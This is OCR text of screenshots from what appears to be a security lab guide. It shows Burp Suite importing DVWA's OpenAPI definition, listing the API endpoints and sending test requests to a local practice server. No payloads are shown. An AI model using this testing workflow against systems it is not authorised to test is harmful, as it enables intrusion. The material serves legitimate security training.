
Fig 7.14.8 – Result of the High-level attempt



New scan
Scan type
API definition
API details
Scan configuration
Resource pool
Scan type
Select the type of scan you'd like to run.
Crawl and audit
Maps the attack surface and identifies vulnerabilities. Scans the web application and any detected APIs
Crawl
Maps the attack surface of the web application and any detected APIs
API-only scan
Offers additional configuration options
Cancel
Previous
Next
Scan



API Security
Not Secure
http://192.168.56.3/DVWA/vulnerabilities/api/
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Open HTTP Redirect
Cryptography
API
Note, this file assumes you are running DVWA out of the document root, if you have installed it into a subdirectory, such as DVWA, then you will need to update it. Look through the file for the paths, e.g.
/vulnerabilities/api/v2/health/echo
and prepend your directory, so if you are in the DVWA directory you would change it to
/DVWA/vulnerabilities/api/v2/health/echo
You might be able to work out how to call the individual functions by hand, but it would be a lot easier to import it into an application such as Swagger UI, Burp, ZAP, or Postman and let the tool do the hard work of setting the requests up for you.
More Information
OWASP WSTG API Testing Overview
Burp OpenAPI Parser
ZAP OpenAPI Support
Swagger UI
Postman



New scan
Scan type
API definition
API details
Scan configuration
Resource pool
Upload API definition
Upload an API definition (OpenAPI or SOAP WSDL) from a URL or file. Burp Scanner uses the definition to populate the API details for your scan.
Upload from URL
http://192.168.56.3/DVWA/vulnerabilities/api/openapi.yml
Add Auth
Upload
Or
Upload from file
Drag and drop file
Upload file



Scan type
API definition
API details
Scan configuration
Resource pool
Upload API definition
Upload an API definition (OpenAPI or SOAP WSDL) from a URL or file. Burp Scanner uses the definition to populate the API details for your scan.
Upload from URL
http://192.168.56.3/DVWA/vulnerabilities/api/openapi.yml
Add Auth
Reset
✓ Upload successful
Or
Upload from file
Drag and drop file
Upload file



Scan type
API definition
API details
Scan configuration
Resource pool
View and configure the endpoints, authentication methods, and parameters for your scan.
Endpoints
Authentication
Parameters
Endpoints detected in the API definition are listed here. Deselect any endpoints that you don't want to scan.
Filter
GET
POST
PUT
PATCH
DELETE
Search
Method
Content type
Host
URL
POST application/json http://dvwa.test /vulnerabilities/api/v2/health/connectivity
POST application/json http://dvwa.test /vulnerabilities/api/v2/health/echo
GET http://dvwa.test /vulnerabilities/api/v2/health/ping
GET http://dvwa.test /vulnerabilities/api/v2/health/status
POST application/json http://dvwa.test /vulnerabilities/api/v2/login/check_token
POST application/json http://dvwa.test /vulnerabilities/api/v2/login/login
GET http://dvwa.test /vulnerabilities/api/v2/order/
POST application/json http://dvwa.test /vulnerabilities/api/v2/order/
GET http://dvwa.test /vulnerabilities/api/v2/order/{id}
PUT application/json http://dvwa.test /vulnerabilities/api/v2/order/{id}
DELETE http://dvwa.test /vulnerabilities/api/v2/order/{id}
GET http://dvwa.test /vulnerabilities/api/v2/user/
POST application/json http://dvwa.test /vulnerabilities/api/v2/user/
GET http://dvwa.test /vulnerabilities/api/v2/user/{id}
PUT application/json http://dvwa.test /vulnerabilities/api/v2/user/{id}
DELETE http://dvwa.test /vulnerabilities/api/v2/user/{id}



Installed
BApp Store
APIs
Custom scan checks
Bambda library
Extensions settings
openapi
OpenAPI Parser
Alexandre Teyar, Aegis Cyber www.aegiscyber.co.uk
Install
Rating:
Popularity:
Version: 4.1
The OpenAPI Parser extension streamlines the process of assessing web services that use OpenAPI-based APIs. The extension offers the following features (not an exhaustive list):
OpenAPI specifications can be parsed from a file or URL. The extension can also fetch OpenAPI specifications directly from a URL using the Send to OpenAPI Parser option in the Target -> Site map context menu.
Parse OpenAPI Specification, formerly known as the Swagger Specification, fully compliant with OpenAPI 2.0/3.0/3.1 Specifications (OAS).
Requests can be directly viewed and edited within the extension before sending them to other Burp tools.
Requests can be sent to the following Burp tools:
Comparer
Intruder



Burp Project Intruder Repeater View Help
Burp Suite Professional v2026.3.3 - Temporary Project - licensed to luci
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover OpenAPI Parser
Parser Parameters About
Parse from local file or URL: http://192.168.56.3/DVWA/vulnerabilities/api/openapi.yml
Browse
Load
Filter (regex, case-sensitive):
0 hits
Scheme Method Server Path Parameters (COOKIE, URL) Description
0 HTTP POST dvwa.test /vulnerabilities/api/v2/health/echo Echo, echo, cho, cho, o o ....
1 HTTP POST dvwa.test /vulnerabilities/api/v2/health/connectivity The server occasionally loses connectiv...
2 HTTP GET dvwa.test /vulnerabilities/api/v2/health/status Get the health of the system.
3 HTTP GET dvwa.test /vulnerabilities/api/v2/health/ping Simple ping/pong to check connectivity.
4 HTTP POST dvwa.test /vulnerabilities/api/v2/login/login Login as user.
5 HTTP POST dvwa.test /vulnerabilities/api/v2/login/check_token Check a token is valid.
6 HTTP DELETE dvwa.test /vulnerabilities/api/v2/order/{id} Delete order by ID.
7 HTTP GET dvwa.test /vulnerabilities/api/v2/order/{id} Get a order by ID.
8 HTTP PUT dvwa.test /vulnerabilities/api/v2/order/{id} Update an order by ID.
9 HTTP POST dvwa.test /vulnerabilities/api/v2/order/ Create a new order.
10 HTTP GET dvwa.test /vulnerabilities/api/v2/order/ Get all orders.
11 HTTP DELETE dvwa.test /vulnerabilities/api/v2/user/{id} Delete user by ID.
12 HTTP GET dvwa.test /vulnerabilities/api/v2/user/{id} Get a user by ID.
13 HTTP PUT dvwa.test /vulnerabilities/api/v2/user/{id} Update a user by ID.
14 HTTP POST dvwa.test /vulnerabilities/api/v2/user/ Create a new user.
15 HTTP GET dvwa.test /vulnerabilities/api/v2/user/ Get all users.



bout
http://192.168.56.3/DVWA/vulnerabilities/api/openapi.yml
0 hits
Scheme
Method
Server
Path
Parameters (COOKIE, URL
POST dvwa.test /vulnerabilities/api/v2/health/echo
POST dvwa.test /vulnerabilities/api/v2/health
GET dvwa.test /vulnerabilities/api/v2/health
GET dvwa.test /vulnerabilities/api/v2/health
POST dvwa.test /vulnerabilities/api/v2/login/
POST dvwa.test /vulnerabilities/api/v2/login/
DELETE dvwa.test /vulnerabilities/api/v2/order
GET dvwa.test /vulnerabilities/api/v2/order
PUT dvwa.test /vulnerabilities/api/v2/order
POST dvwa.test /vulnerabilities/api/v2/order
GET dvwa.test /vulnerabilities/api/v2/order
DELETE dvwa.test /vulnerabilities/api/v2/user/{
GET dvwa.test /vulnerabilities/api/v2/user/{
PUT dvwa.test /vulnerabilities/api/v2/user/{
POST dvwa.test /vulnerabilities/api/v2/user/
GET dvwa.test /vulnerabilities/api/v2/user/
http://dvwa.test/vulnerabilities/api/v2/health/echo
Add to scope
Do passive scan
Do active scan
Send to Intruder
Send to Repeater
Send to Organizer
Send to Comparer (request)
Highlight
Delete item
Clear log
Add to site map
Export to CSV



dvwa.test -> POST /vulnerabilities/api/v2/health/echo
Send
Cancel
Burp AI
Target: http://dvwa.test
Request
Response
Inspector
Pretty
Raw
Hex
POST /vulnerabilities/api/v2/health/echo HTTP/2
Host: dvwa.test
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
words=Hello World
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Inspector
Notes
Explanations



http://192.168.56.3/DVWA/vulnerabilities/api/v2/health/echo
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Vulnerability: API Security
Here is the OpenAPI document, have a look the health functions and see if you can find one that has a vulnerability.



Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Host Method URL Para... Edited Status code Length MIME type Extension Title Note
53 http://192.168.56.3 GET /DVWA/vulnerabilities/api/v2/health/echo 404 445 JSON
52 http://192.168.56.3 GET /DVWA/vulnerabilities/api/v2/health/echo 404 445 JSON
51 http://192.168.56.3 POST /DVWA/security.php ✓ HTML php
50 http://192.168.56.3 GET /DVWA/security.php 200 5426 HTML php DVWA Security :: Dam...
49 http://192.168.56.3 GET /DVWA/vulnerabilities/api/v2/user/2 200 472 JSON
48 http://192.168.56.3 GET /DVWA/vulnerabilities/api/ 200 7035 HTML Vulnerability: API Secu...
47 http://192.168.56.3 PUT /DVWA/vulnerabilities/api/v2/user/2 ✓ ✓ 200 472 JSON

